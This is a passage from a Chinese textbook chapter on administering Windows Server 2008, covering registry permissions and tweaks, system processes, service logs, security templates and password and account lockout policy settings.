


图 6.43　注册表的权限 2

用户组成员可以在系统驱动器根目录下创建文件夹并向文件添加数据。如果单击 Edit(编辑)按钮，将看到另一项对子文件夹的特殊授权，如图 6.44 所示。注意：此操作需要管理员权限。




图 6.44　注册表的权限 3

在 Windows Server 2008 中用户可以看到，普通用户默认可以在系统驱动器的根目录中创建子文件夹，并向这些文件夹添加内容。为 Windows Server 2008 中的用户组成员提供该功能的原因是某些第三方软件假定存在这些权限，而 Microsoft 不想破坏应用程序的兼容性。

6.5.7 注册表的优化

优化配置 Windows Server 2008，可使它更适合用户的需求。

1. 提高 Windows Server 2008 系统关机速度

选择 Windows Server 2008 系统桌面上的【开始】→【运行】命令，打开【运行】对话框，输入 regedit 命令后单击【确定】按钮，打开【注册表编辑器】窗口，如图 6.45 所示。



图 6.45　提高关机速度 1

定位注册表到 HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control，设置键值 WaitToKillServiceTimeout 为 1，如图 6.46 所示。





图 6.46　提高关机速度 2

2. 自动释放 DLL 占用的内存

打开【注册表编辑器】窗口，定位到 HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer，设置键值 AlwaysUnload DLL 为 1，如图 6.47 所示。



图 6.47　自动释放 DLL 占用内存



6.6　Windows Server 2008 常用的系统进程和服务

6.6.1　进程

进程是指在系统中正在运行的一个应用程序，是操作系统进行资源分配的重要单位。线程是系统分配处理器时间资源的基本单元，或者说进程之内独立执行的一个单元。对于操作系统而言，其调度单元是线程。一个进程至少包括一个线程，通常将该线程称为主线程。一个进程从主线程的执行开始进而创建一个或多个附加线程，就是所谓基于多线程的多任务，如图 6.48 所示。




图 6.48　进程

进程与程序的区别：进程是程序在计算机上的一次执行活动。当运行一个程序时，用户就启动了一个进程。显然，程序是“死的”(静态的)，进程是“活的”(动态的)。进程可以分为系统进程和用户进程。凡是用于完成操作系统的各种功能的进程就是系统进程，它们就是处于运行状态下的操作系统本身；用户进程就是所有由用户启动的进程。

6.6.2 Windows Server 2008 常用的系统进程

Windows Server 2008 常用的系统进程如下。

csrss.exe：子系统服务器进程。

dllhost.exe： 用于管理 DLL 应用。

dwm.exe：桌面窗口管理器(跟桌面有关的)。

Explorer.exe： 资源管理器。

lsass.exe： 本地安全权限服务。

lsm.exe： 本地会话管理器服务。

msdtc.exe：分布式传输协调程序。

services.exe：用于管理启动和停止服务。

SLsvc.exe：软件授权技术。

smss.exe：会话管理子系统。

spoolsv.exe：管理所有本地和网络打印队列及控制所有打印工作。

svchost.exe：从动态链接库(DLL)中运行的服务。

taskeng.exe：任务计划程序引擎。

6.6.3 进程管理简介

结束进程：鼠标放在任务栏上，右击后选择【任务管理器】选项，弹出【Windows 任务管理器】窗口，将鼠标放置在需要结束的进程上，右击后选择【结束进程】选项；或选择该进程后单击右下角【结束进程】按钮，如图 6.49 所示。

打开进程位置：打开【Windows 任务管理器】窗口，右击后选择【打开文件位置】选项，弹出图 6.50 所示的窗口，从中可找到该进程所在的位置。




图 6.49 结束进程




图 6.50 查找进程位置

6.6.4　Windows Server 2008 的系统服务日志

选择【开始】→【程序】→【管理工具】→【服务器管理器】命令，在弹出的【服务器管理器】窗口左侧选择【诊断】→【事件查看器】选项，双击【应用程序和服务日志】选项，如图 6.51 所示，便可查看系统服务与系统日志，并进行相应的操作。





图 6.51　查看系统服务与系统日志



6.7　Windows Server 2008 系统的安全模板

6.7.1　安全模板概述

“安全模板”是一种可以定义安全策略的文件表示方式，它能够配置账户和本地策略、事件日志、受限组、文件系统、注册表、系统服务等项目的安全设置。安全模板都以.inf 格式的文本文件存在，用户可以方便地复制、粘贴、导入或导出这些模板。此外，安全模板并不引入新的安全参数，而只是将所有现有的安全属性放置到一个位置以简化安全性管理，并且提供了一种快速批量修改安全选项的方法。

Windows Server 2008 系统已经预定义了几个安全模板，以帮助加强系统安全。

① Compatws.inf：提供基本的安全策略，执行具有较低级别的安全性但兼容性更好的环境。

② Hisecws.inf：提供高安全性的客户端策略模板，执行高级安全的环境，是对加密和签名作进一步限制的安全模板的扩展集，这些加密和签名是进行身份认证和保证数据通过安全通道以及在 SMB 客户机和服务器之间进行安全传输所必需的。

③ Rootsec.inf：确保系统根的安全，可以指定由 Windows XP Professional 所引入的新的根目录权限。默认情况下，Rootsec.inf 为系统驱动器根目录定义这些权限。如果不小心更改了根目录权限，则可利用该模板重新应用根目录权限，或者通过修改模板对其应用相同的根目录权限。

④ Secure.inf：定义了至少可能影响应用程序兼容性的增强安全设置，还限制了 LAN Manager 和 NTLM 身份认证协议的使用，其方式是将客户端配置为仅可发送 NTLMv2 响应，而将服务器配置为可拒绝 LAN Manager 的响应。

⑤　Setupsecurity.inf：重新应用默认设置。这是一个针对特定计算机的模板，它代表在安装操作系统期间所应用的默认安全设置，其设置包括系统驱动器的根目录的文件权限，可用于系统灾难恢复。

以上就是系统预定义的安全模板，用户可以使用其中一种安全模板，也可以创建自己需要的新安全模板。

6.7.2　安全配置和分析

1. 设置账户策略

账户策略之中包括密码策略、账户锁定策略和 Kerberos 策略的安全设置，密码策略为密码复杂程度和密码规则的修改提供了一种标准的手段，以便满足高安全性环境中对密码的要求。账户锁定策略可以跟踪失败的登录尝试，并且在必要时可以锁定相应账户。Kerberos 策略用于域用户的账户，它们决定了与 Kerberos 相关的设置，诸如票据的期限和强制实施。

选择【开始】→【运行】命令，弹出【运行】对话框，输入 gpedit.msc，单击【确定】按钮，进入组策略编辑器。选择【计算机配置】\【Windows 配置】\【安全设置】\【账户策略】\【密码策略】选项，在这里可以配置 6 种与密码特征相关的设置，分别是【用可还原的加密来储存密码】、【强制密码历史】、【密码最长使用期限】、【密码最短使用期限】、【密码长度最小值】和【密码必须符合复杂性要求】，如图 6.52 所示。




图 6.52　设置账户策略

(1)　强制密码历史：确定互不相同的新密码的个数，在重新使用旧密码之前，用户必须使用过这么多的密码，此设置值可介于 0～24 之间。

(2)　密码最长使用期限：确定在要求用户更改密码之前用户可以使用该密码的天数。其值介于 0 和 999 之间，如果该值设置为 0，则密码永不过期。

(3)　密码最短使用期限：确定用户可以更改新密码之前这些新密码必须保留的天数。此设置被设计为与“强制密码历史”设置一起使用，这样用户就不能很快地重置有次数要

求的密码并更改回旧密码。该设置值介于 0～999 之间，如果设置为 0，用户可以立即更改新密码。建议将该值设为 2 天。

(4) 密码长度最小值：确定密码最少可以有多少个字符。该设置值为 0～14 个字符，如果设置为 0，则允许用户使用空白密码。建议将该值设置为 8 个字符。

(5) 密码必须符合复杂性要求：该项启用后，将对所有新密码进行检查，确保它们满足复杂密码的基本要求。如果启用该设置，则用户密码必须符合特定要求，如至少有 6 个字符、密码不得包含 3 个或 3 个以上来自用户账户名中的字符等。

2. 账户锁定策略

选择【开始】→【运行】命令，弹出【运行】对话框输入 gpedit.msc，单击【确定】按钮，进入组策略编辑器。选择【计算机配置】\【Windows 配置】\【安全设置】\【账户策略】\【账户锁定策略】选项，如图 6.53 所示，在这里可以设置账户锁定阈值和账户锁定时间。

(1) 账户锁定时间。这里的设置决定了一个账户在解除锁定并允许用户重新登录之前所必须经过的时间，即被锁定的用户不能进行登录操作的时间，该时间的单位为分钟，如果将时间设置为 0，将会永远锁定该账户，直到管理员解除该账户的锁定。

(2) 账户锁定阈值。确定尝试登录失败多少次后锁定用户账户。除非管理员进行了重新设置或该账户的锁定期已满，才能重新使用账户。尝试登录失败的次数可设置为 1～999 之间的值，如果设置为 0，则始终不锁定该账户。




图 6.53　账户锁定策略

3. 设置本地策略

